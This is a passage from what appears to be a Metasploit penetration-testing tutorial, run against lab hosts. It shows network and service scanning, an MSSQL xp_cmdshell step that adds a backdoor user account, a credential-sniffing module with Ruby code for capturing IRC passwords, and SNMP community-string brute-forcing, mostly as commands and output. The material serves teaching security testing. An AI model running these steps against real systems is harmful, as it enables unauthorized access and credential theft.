msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)
```

Port Scanning

In addition to running Nmap, there are a variety of other port scanners that are available to us within the framework.

```
msf > search portscan

Matching Modules
=====

Name                                Disclosure Date  Rank      Description
----                                -
auxiliary/scanner/natpmp/natpmp_portscan  normal  NAT-PMP External
↪Port Scanner
```

(continues on next page)

(continued from previous page)

```

    auxiliary/scanner/portscan/ack                normal  TCP ACK Firewall_
↪Scanner
    auxiliary/scanner/portscan/ftpbounce          normal  FTP Bounce Port_
↪Scanner
    auxiliary/scanner/portscan/syn                normal  TCP SYN Port_
↪Scanner
    auxiliary/scanner/portscan/tcp                normal  TCP Port Scanner
    auxiliary/scanner/portscan/xmas              normal  TCP "XMas" Port_
↪Scanner

```

For the sake of comparison, we'll compare our Nmap scan results for port 80 with a Metasploit scanning module. First, let's determine what hosts had port 80 open according to Nmap.

```

msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150

```

The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface, using Metasploit.

```

msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

  Name      Current Setting  Required  Description
  ----      -
  BATCHSIZE 256              yes       The number of hosts to scan per set
  DELAY     0                yes       The delay between connections, per thread, in_
↪milliseconds
  INTERFACE              no       The name of the interface
  JITTER    0                yes       The delay jitter factor (maximum value by_
↪which to +/- DELAY) in milliseconds.
  PORTS     1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS              yes       The target address range or CIDR identifier
  SNAPLEN   65535            yes       The number of bytes to capture
  THREADS    1                yes       The number of concurrent threads
  TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80

```

(continues on next page)

(continued from previous page)

```
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here we'll load up the 'tcp' scanner and we'll use it against another target. As with all the previously mentioned plugins, this uses the RHOSTS option. Remember we can issue the 'hosts -R' command to automatically set this option with the hosts found in our database.

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10              yes       The number of concurrent ports to check per_
  ↪ host
  DELAY         0              yes       The delay between connections, per thread,
  ↪ in milliseconds
  JITTER        0              yes       The delay jitter factor (maximum value by_
  ↪ which to +/- DELAY) in milliseconds.
  PORTS         1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS        1              yes       The target address range or CIDR identifier
  THREADS       1              yes       The number of concurrent threads
  TIMEOUT       1000           yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > hosts -R

Hosts
=====

address      mac              name  os_name  os_flavor  os_sp  purpose  info
  ↪ comments
  -----
  ↪ -----
172.16.194.172 00:0C:29:D1:62:80 Linux   Ubuntu              server

RHOSTS => 172.16.194.172

msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  CONCURRENCY   10              yes       The number of concurrent ports to check per_
  ↪ host
  FILTER        no              no       The filter string for capturing traffic
  INTERFACE     no              no       The name of the interface
  PCAPFILE      no              no       The name of the PCAP capture file to process
  PORTS         1-1024         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS        172.16.194.172 yes       The target address range or CIDR identifier
```

(continues on next page)

(continued from previous page)

```

SNAPLEN      65535          yes      The number of bytes to capture
THREADS      10             yes      The number of concurrent threads
TIMEOUT      1000          yes      The socket connect timeout in milliseconds

msf  auxiliary(tcp) > run

[*] 172.16.194.172:25 - TCP OPEN
[*] 172.16.194.172:23 - TCP OPEN
[*] 172.16.194.172:22 - TCP OPEN
[*] 172.16.194.172:21 - TCP OPEN
[*] 172.16.194.172:53 - TCP OPEN
[*] 172.16.194.172:80 - TCP OPEN
[*] 172.16.194.172:111 - TCP OPEN
[*] 172.16.194.172:139 - TCP OPEN
[*] 172.16.194.172:445 - TCP OPEN
[*] 172.16.194.172:514 - TCP OPEN
[*] 172.16.194.172:513 - TCP OPEN
[*] 172.16.194.172:512 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(tcp) >

```

We can see that Metasploit's built-in scanner modules are more than capable of finding systems and open ports for us. It's just another excellent tool to have in your arsenal if you happen to be running Metasploit on a system without Nmap installed.

SMB Version Scanning

Now that we have determined which hosts are available on the network, we can attempt to determine the operating systems they are running. This will help us narrow down our attacks to target a specific system and will stop us from wasting time on those that aren't vulnerable to a particular exploit.

Since there are many systems in our scan that have port 445 open, we will use the scanner/smb/version module to determine which version of Windows is running on a target and which Samba version is on a Linux host.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run

[*] 192.168.1.209:445 is running Windows 2003 R2 Service Pack 2 (language: Unknown)
↳ (name:XEN-2K3-FUZZ) (domain:WORKGROUP)
[*] 192.168.1.201:445 is running Windows XP Service Pack 3 (language: English)
↳ (name:V-XP-EXPLOIT) (domain:WORKGROUP)
[*] 192.168.1.202:445 is running Windows XP Service Pack 3 (language: English)
↳ (name:V-XP-DEBUG) (domain:WORKGROUP)
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed

```

Also notice that if we issue the hosts command now, the newly-acquired information is stored in Metasploit's database.

```
msf auxiliary(smb_version) > hosts
```

Hosts
=====

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.1.201			Microsoft Windows	XP	SP3	client		
192.168.1.202			Microsoft Windows	XP	SP3	client		
192.168.1.209			Microsoft Windows	2003 R2	SP2	server		

Idle Scanning

Nmap's IPID Idle scanning allows us to be a little stealthy scanning a target while spoofing the IP address of another host on the network. In order for this type of scan to work, we will need to locate a host that is idle on the network and uses IPID sequences of either Incremental or Broken Little-Endian Incremental. Metasploit contains the module `scanner/ip/ipidseq` to scan and look for a host that fits the requirements.

In the free online Nmap book, you can find out more information on Nmap Idle Scanning. <https://nmap.org/book/idlescan.html>

```
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options
```

Module options (auxiliary/scanner/ip/ipidseq):

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

```
msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run
```

```
[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

Judging by the results of our scan, we have a number of potential zombies we can use to perform idle scanning. We'll try scanning a host using the zombie at 192.168.1.109 and see if we get the same results we had earlier.

```
msf auxiliary(ipidseq) > nmap -Pn -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -Pn -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
3389/tcp open  ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

4.2.2 Hunting for MSSQL

Searching for and locating MSSQL installations inside the internal network can be achieved using UDP foot-printing. When MSSQL installs, it installs either on TCP port 1433 or a randomized dynamic TCP port. If the port is dynamically attributed, querying UDP port 1434 will provide us with information on the server including the TCP port on which the service is listening.

Let us search for and load the MSSQL ping module inside the msfconsole.

```
msf > search mssql

Matching Modules
=====

Name                                     Disclosure Date  Rank  _
--
-----
auxiliary/admin/mssql/mssql_enum          normal          _
  Microsoft SQL Server Configuration Enumerator
auxiliary/admin/mssql/mssql_enum_domain_accounts normal          _
  Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli normal          _
  Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins normal          _
  Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
auxiliary/admin/mssql/mssql_escalate_dbowner normal          _
  Microsoft SQL Server Escalate Db_Owner
auxiliary/admin/mssql/mssql_escalate_dbowner_sqli normal          _
  Microsoft SQL Server SQLi Escalate Db_Owner
auxiliary/admin/mssql/mssql_escalate_execute_as normal          _
  Microsoft SQL Server Escalate EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sqli normal          _
  Microsoft SQL Server SQLi Escalate Execute AS
auxiliary/admin/mssql/mssql_exec          normal          _
  Microsoft SQL Server xp_cmdshell Command Execution
auxiliary/admin/mssql/mssql_findandsampled normal          _
  Microsoft SQL Server Find and Sample Data
```

(continues on next page)

(continued from previous page)

auxiliary/admin/mssql/mssql_idf		normal	⌋
→ Microsoft SQL Server Interesting Data Finder			
auxiliary/admin/mssql/mssql_ntlm_stealer		normal	⌋
→ Microsoft SQL Server NTLM Stealer			
auxiliary/admin/mssql/mssql_ntlm_stealer_sql		normal	⌋
→ Microsoft SQL Server SQLi NTLM Stealer			
auxiliary/admin/mssql/mssql_sql		normal	⌋
→ Microsoft SQL Server Generic Query			
auxiliary/admin/mssql/mssql_sql_file		normal	⌋
→ Microsoft SQL Server Generic Query from File			
auxiliary/analyze/jtr_mssql_fast		normal	⌋
→ John the Ripper MS SQL Password Cracker (Fast Mode)			
auxiliary/gather/lansweeper_collector		normal	⌋
→ Lansweeper Credential Collector			
auxiliary/scanner/mssql/mssql_hashdump		normal	⌋
→ MSSQL Password Hashdump			
auxiliary/scanner/mssql/mssql_login		normal	⌋
→ MSSQL Login Utility			
auxiliary/scanner/mssql/mssql_ping		normal	⌋
→ MSSQL Ping Utility			
auxiliary/scanner/mssql/mssql_schemadump		normal	⌋
→ MSSQL Schema Dump			
auxiliary/server/capture/mssql		normal	⌋
→ Authentication Capture: MSSQL			
exploit/windows/iis/msadc	1998-07-17		⌋
→excellent MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command			⌋
→Execution			
exploit/windows/mssql/lyris_listmanager_weak_pass	2005-12-08		⌋
→excellent Lyris ListManager MSDE Weak sa Password			
exploit/windows/mssql/ms02_039_slammer	2002-07-24	good	⌋
→ MS02-039 Microsoft SQL Server Resolution Overflow			
exploit/windows/mssql/ms02_056_hello	2002-08-05	good	⌋
→ MS02-056 Microsoft SQL Server Hello Overflow			
exploit/windows/mssql/ms09_004_sp_replwritetovarbin	2008-12-09	good	⌋
→ MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption			
exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sql	2008-12-09		⌋
→excellent MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption via			⌋
→SQL Injection			
exploit/windows/mssql/mssql_clr_payload	1999-01-01		⌋
→excellent Microsoft SQL Server CLR Stored Procedure Payload Execution			
exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	⌋
→ Microsoft SQL Server Database Link Crawling Command Execution			
exploit/windows/mssql/mssql_payload	2000-05-30		⌋
→excellent Microsoft SQL Server Payload Execution			
exploit/windows/mssql/mssql_payload_sql	2000-05-30		⌋
→excellent Microsoft SQL Server Payload Execution via SQL Injection			
post/windows/gather/credentials/mssql_local_hashdump		normal	⌋
→ Windows Gather Local SQL Server Hash Dump			
post/windows/manage/mssql_local_auth_bypass		normal	⌋
→ Windows Manage Local Microsoft SQL Server Authorization Bypass			
msf > use auxiliary/scanner/mssql/mssql_ping			
msf auxiliary(mssql_ping) > show options			
Module options (auxiliary/scanner/mssql/mssql_ping):			
Name	Current Setting	Required	Description

(continues on next page)

(continued from previous page)

```

-----
PASSWORD                                no      The password for the specified_
↪username
RHOSTS                                  yes     The target address range or CIDR_
↪identifier
TDESENCRIPTION      false              yes     Use TLS/SSL for TDS data "Force_
↪Encryption"
THREADS              1                  yes     The number of concurrent threads
USERNAME            sa                  no      The username to authenticate as
USE_WINDOWS_AUTHENT false              yes     Use windows authentication_
↪(requires DOMAIN option set)

msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed

```

The first command we issued was to search for any ‘mssql’ plugins. The second set of instructions was the ‘use scanner/mssql/mssql_ping’, this will load the scanner module for us.

Next, ‘show options’ allows us to see what we need to specify. The ‘set RHOSTS 10.211.55.1/24’ sets the subnet range we want to start looking for SQL servers on. You could specify a /16 or whatever you want to go after. We would recommend increasing the number of threads as this could take a long time with a single threaded scanner.

After the run command is issued, a scan is going to be performed and pull back specific information about the MSSQL server. As we can see, the name of the machine is “SSHACKTHISBOX-0” and the TCP port is running on 1433.

At this point you could use the scanner/mssql/mssql_login module to brute-force the password by passing the module a dictionary file. Alternatively, you could also use medusa, or THC-Hydra to do this. Once you successfully guess the password, there’s a neat little module for executing the xp_cmdshell stored procedure.

```

msf auxiliary(mssql_login) > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

  Name                Current Setting                Required  Description
  ----                -
  CMD                  cmd.exe /c echo OWNED > C:\owned.exe  no        Command to_
↪execute
  PASSWORD              no                                The password_
↪for the specified username
  RHOST                 yes                               The target_
↪address
  RPORT                 1433                            yes        The target_
↪port (TCP)
  TDESENCRIPTION        false                            yes        Use TLS/SSL_
↪for TDS data "Force Encryption"
  USERNAME              sa                               no         The username_
↪to authenticate as

```

(continues on next page)

(continued from previous page)

```

USE_WINDOWS_AUTHENT false                                yes      Use windows_
↪authentication (requires DOMAIN option set)

msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user bacon ihazpassword /ADD
cmd => net user rellk ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit

The command completed successfully.

[*] Auxiliary module execution completed

```

Looking at the output of the ‘net user bacon ihazpassword /ADD’, we have successfully added a user account named “bacon”, from there we could issue ‘net localgroup administrators bacon /ADD’ to get a local administrator on the system itself. We have full control over the system at this point.

4.2.3 Service Identification

SSH Service

A previous scan shows us we have TCP port 22 open on two machines. SSH is very secure but vulnerabilities are not unheard of and it always pays to gather as much information as possible from your targets.

```

msf > services -p 22 -c name,port,proto

Services
=====

host          name  port  proto
-----
172.16.194.163 ssh   22    tcp
172.16.194.172 ssh   22    tcp

```

We’ll load up the ‘ssh_version’ auxiliary scanner and issue the ‘set’ command to set the ‘RHOSTS’ option. From there we can run the module by simple typing ‘run’

```

msf > use auxiliary/scanner/ssh/ssh_version

msf auxiliary(ssh_version) > set RHOSTS 172.16.194.163 172.16.194.172
RHOSTS => 172.16.194.163 172.16.194.172

msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

  Name      Current Setting      Required  Description
  ----      -
  RHOSTS    172.16.194.163 172.16.194.172  yes      The target address range or CIDR_
↪identifier
  RPORT     22                  yes      The target port

```

(continues on next page)

(continued from previous page)

```

THREADS 1 yes The number of concurrent threads
TIMEOUT 30 yes Timeout for the SSH probe

msf auxiliary(ssh_version) > run

[*] 172.16.194.163:22, SSH server version: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
[*] Scanned 1 of 2 hosts (050% complete)
[*] 172.16.194.172:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed

```

FTP Service

Poorly configured FTP servers can frequently be the foothold you need in order to gain access to an entire network so it always pays off to check to see if anonymous access is allowed whenever you encounter an open FTP port which is usually on TCP port 21. We'll set the THREADS to 1 here as we're only going to scan 1 host.

```

msf > services -p 21 -c name,proto

Services
=====

host          name  proto
----          -
172.16.194.172 ftp   tcp

msf > use auxiliary/scanner/ftp/ftp_version

msf auxiliary(ftp_version) > set RHOSTS 172.16.194.172
RHOSTS => 172.16.194.172

msf auxiliary(anonymous) > show options
Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous        no         The username to authenticate as
  RHOSTS    172.16.194.172  yes        The target address range or CIDR identifier
  RPORT     21               yes        The target port
  THREADS   1                yes        The number of concurrent threads

msf auxiliary(anonymous) > run

[*] 172.16.194.172:21 Anonymous READ (220 (vsFTPd 2.3.4))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

In a short amount of time and with very little work, we are able to acquire a great deal of information about the hosts residing on our network thus providing us with a much better picture of what we are facing when conducting our penetration test.

There are obviously too many scanners for us to show case. It is clear however the Metasploit Framework is well suited for all your scanning and identification needs.

```
msf > use auxiliary/scanner/
Display all 485 possibilities? (y or n)

...snip...
```

4.2.4 Password Sniffing

Max Moser released a Metasploit password sniffing module named `psnuffle` that will sniff passwords off the wire similar to the tool `dsniff`. It currently supports POP3, IMAP, FTP, and HTTP GET. More information is available on his blog.

Using the `psnuffle` module is extremely simple. There are some options available but the module works great “out of the box”.

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options

Module options:
```

Name	Current Setting	Required	Description
FILTER		no	The <code>filter</code> string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PROTOCOLS	<code>all</code>	yes	A comma-delimited <code>list</code> of protocols to sniff
↳ <code>or "all".</code>			
SNAPLEN	<code>65535</code>	yes	The number of <code>bytes</code> to capture
TIMEOUT	<code>1</code>	yes	The number of seconds to wait for new data

There are some options available, including the ability to import a PCAP capture file. We will run the `psnuffle` scanner in its default mode.

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/
↳ ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/
↳ imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/
↳ pop3.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/
↳ url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.100:21-192.168.1.5:48614 >> victim / pass (220
↳ 3Com 3CDaemon FTP Server Version 2.0)
```

There! We’ve captured a successful FTP login. This is an excellent tool for passive information gathering.

Extending Psnuffle

`Psnuffle` is easy to extend due to its modular design. This section will guide through the process of developing an IRC (Internet Relay Chat) protocol sniffer (Notify and Nick messages).

Module location

All the different modules are located in data/exploits/psnuffle. The names are corresponding to the protocol names used inside psnuffle. To develop our own module, we take a look at the important parts of the existing pop3 sniffer module as a template.

```
self.sigs = {
:ok => /^(+OK[^\n]*)\n/si,
:err => /^(-ERR[^\n]*)\n/si,
:user => /^USERS+([^\n+])\n/si,
:pass => /^PASSs+([^\n+])\n/si,
:quit => /^(QUITs*([^\n+])\n/si }
```

This section defines the expression patterns which will be used during sniffing to identify interesting data. Regular expressions look very strange at the beginning but are very powerful. In short everything within () will be available within a variable later on in the script.

Defining our own psnuffle module

```
self.sigs = {
:user => /^(NICKs+([^\n+])\n/si,
:pass => /b(IDENTIFYs+([^\n+])\n/si, }
```

For IRC this section would look like the ones above. Not all nickservers are using IDENTIFY to send the password, but the one on Freenode does.

Session Definition

For every module we first have to define what ports it should handle and how the session should be tracked.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process only_
↳ packet on port 6667

#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-#{pkt[:ip].src_ip}:#
↳ {pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-#{pkt[:ip].dst_ip}:#
↳ {pkt[:tcp].dst_port}")
end
```

Now that we have a session object that uniquely consolidates info, we can go on and process packet content that matched one of the regular expressions we defined earlier.

```
case matched
when :user # when the pattern "/^(NICKs+([^\n+])\n/si" is matching the packet content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+([^\n+])\n/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]} password:#
↳ {s[:pass]}n"
```

(continues on next page)

(continued from previous page)

```

end
sessions.delete(s[:session]) # Remove this session because we dont need to track it
  ↳ anymore
when nil
# No matches, don't do anything else # Just in case anything else is matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session object
end

```

4.2.5 SNMP Sweeping

SNMP Auxiliary Module for Metasploit

Continuing with our information gathering, let's take a look at SNMP Sweeping. SNMP sweeps are often good at finding a ton of information about a specific system or actually compromising the remote device. If you can find a Cisco device running a private string for example, you can actually download the entire device configuration, modify it, and upload your own malicious config. Often the passwords themselves are level 7 encoded, which means they are trivial to decode and obtain the enable or login password for the specific device.

Metasploit comes with a built in auxiliary module specifically for sweeping SNMP devices. There are a couple of things to understand before we perform our SNMP scan. First, 'read only' and 'read write' community strings play an important role in what type of information can be extracted or modified on the devices themselves. If you can "guess" the read-only or read-write strings, you can obtain quite a bit of access you would not normally have. In addition, if Windows-based devices are configured with SNMP, often times with the RO/RW community strings, you can extract patch levels, services running, last reboot times, usernames on the system, routes, and various other amounts of information that are valuable to an attacker.

Note: By default Metasploitable's SNMP service only listens on localhost. Many of the examples demonstrated here will require you to change these default settings. Open and edit "/etc/default/snmpd", and change the following from:

```
SNMPDOPTS='-Lsd -Lf /dev/null -u snmp -I -smux -p /var/run/snmpd.pid 127.0.0.1'
```

to

```
SNMPDOPTS='-Lsd -Lf /dev/null -u snmp -I -smux -p /var/run/snmpd.pid 0.0.0.0'
```

A service restart will be needed in order for the changes to take effect. Once restarted, you will now be able to scan the service from your attacking machine.

What is a MIB?

When querying through SNMP, there is what is called an MIB API. The MIB stands for the Management Information Base. This interface allows you to query the device and extract information. Metasploit comes loaded with a list of default MIBs that it has in its database, it uses them to query the device for more information depending on what level of access is obtained. Let's take a peek at the auxiliary module.

```

msf > search snmp

Matching Modules
=====

  Name                               Disclosure Date  Rank  ↳
  ↳ Description                       -----
  ----                               -----
  ↳ -----

```

(continues on next page)

(continued from previous page)

```

auxiliary/scanner/misc/oki_scanner                normal OKI_
↪Printer Default Login Credential Scanner
auxiliary/scanner/snmp/aix_version                normal AIX_
↪SNMP Scanner Auxiliary Module
auxiliary/scanner/snmp/cisco_config_tftp          normal Cisco_
↪IOS SNMP Configuration Grabber (TFTP)
auxiliary/scanner/snmp/cisco_upload_file          normal Cisco_
↪IOS SNMP File Upload (TFTP)
auxiliary/scanner/snmp/snmp_enum                  normal SNMP_
↪Enumeration Module
auxiliary/scanner/snmp/snmp_enumshares            normal SNMP_
↪Windows SMB Share Enumeration
auxiliary/scanner/snmp/snmp_enumusers             normal SNMP_
↪Windows Username Enumeration
auxiliary/scanner/snmp/snmp_login                 normal SNMP_
↪Community Scanner
auxiliary/scanner/snmp/snmp_set                    normal SNMP_
↪Set Module
auxiliary/scanner/snmp/xerox_workcentre_enumusers normal Xerox_
↪WorkCentre User Enumeration (SNMP)
exploit/windows/ftp/oracle9i_xdb_ftp_unlock       2003-08-18 great Oracle_
↪9i XDB FTP UNLOCK Overflow (win32)
exploit/windows/http/hp_nnm_ovwebsnmprsv_main    2010-06-16 great HP_
↪OpenView Network Node Manager ovwebsnmprsv.exe main Buffer Overflow
exploit/windows/http/hp_nnm_ovwebsnmprsv_ovutil   2010-06-16 great HP_
↪OpenView Network Node Manager ovwebsnmprsv.exe ovutil Buffer Overflow
exploit/windows/http/hp_nnm_ovwebsnmprsv_uro      2010-06-08 great HP_
↪OpenView Network Node Manager ovwebsnmprsv.exe Unrecognized Option Buffer Overflow
exploit/windows/http/hp_nnm_snmp                  2009-12-09 great HP_
↪OpenView Network Node Manager Snmp.exe CGI Buffer Overflow
exploit/windows/http/hp_nnm_snmpviewer_actapp     2010-05-11 great HP_
↪OpenView Network Node Manager snmpviewer.exe Buffer Overflow
post/windows/gather/enum_snmp                      normal Windows_
↪Gather SNMP Settings Enumeration (Registry)

```

```

msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

```

Module options (auxiliary/scanner/snmp/snmp_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords_
↪for all users			
BRUTEFORCE_SPEED	5	yes	How fast to_
↪bruteforce, from 0 to 5			
DB_ALL_CREDS	false	no	Try each user/
↪password couple stored in the current database			
DB_ALL_PASS	false	no	Add all passwords_
↪in the current database to the list			
DB_ALL_USERS	false	no	Add all users in_
↪the current database to the list			
PASSWORD		no	The password to test
PASS_FILE	/usr/share/wordlists/fasttrack.txt	no	File containing_
↪communities, one per line			
RHOSTS		yes	The target address_
↪range or CIDR identifier			

(continues on next page)

(continued from previous page)

```

REPORT          161                yes      The target port
STOP_ON_SUCCESS false              yes      Stop guessing when
→a credential works for a host
THREADS         1                  yes      The number of
→concurrent threads
USER_AS_PASS    false              no       Try the username as
→the password for all users
VERBOSE         true               yes      Whether to print
→output for all attempts
VERSION         1                  yes      The SNMP version to
→scan (Accepted: 1, 2c, all)

msf auxiliary(snmp_login) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(snmp_login) > set THREADS 10
threads => 10
msf auxiliary(snmp_login) > run
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5 PN:apc_
→hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A10 SN:
→NA0827001465 MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed

```

As we can see here, we were able to find a community string of 'public'. This is most likely read-only and doesn't reveal a ton of information. We do learn that the device is an APC Web/SNMP device, and what versions it's running.

SNMP Enum

We can gather lots of information when using SNMP scanning modules such as open ports, services, hostname, processes, and uptime to name a few. Using our Metasploitable virtual machine as our target, we'll run the auxiliary/scanner/snmp/snmp_enum module and see what information it will provide us. First we load the module and set the RHOST option using the information stored in our workspace. Using hosts -R will set this options for us.

```

msf auxiliary(snmp_enum) > run

[+] 172.16.194.172, Connected.

[*] System information:

Host IP           : 172.16.194.172
Hostname          : metasploitable
Description       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr
→10 13:58:00 UTC 2008 i686
Contact           : msfdev@metasploit.com
Location          : Metasploit Lab
Uptime snmp       : 02:35:38.71
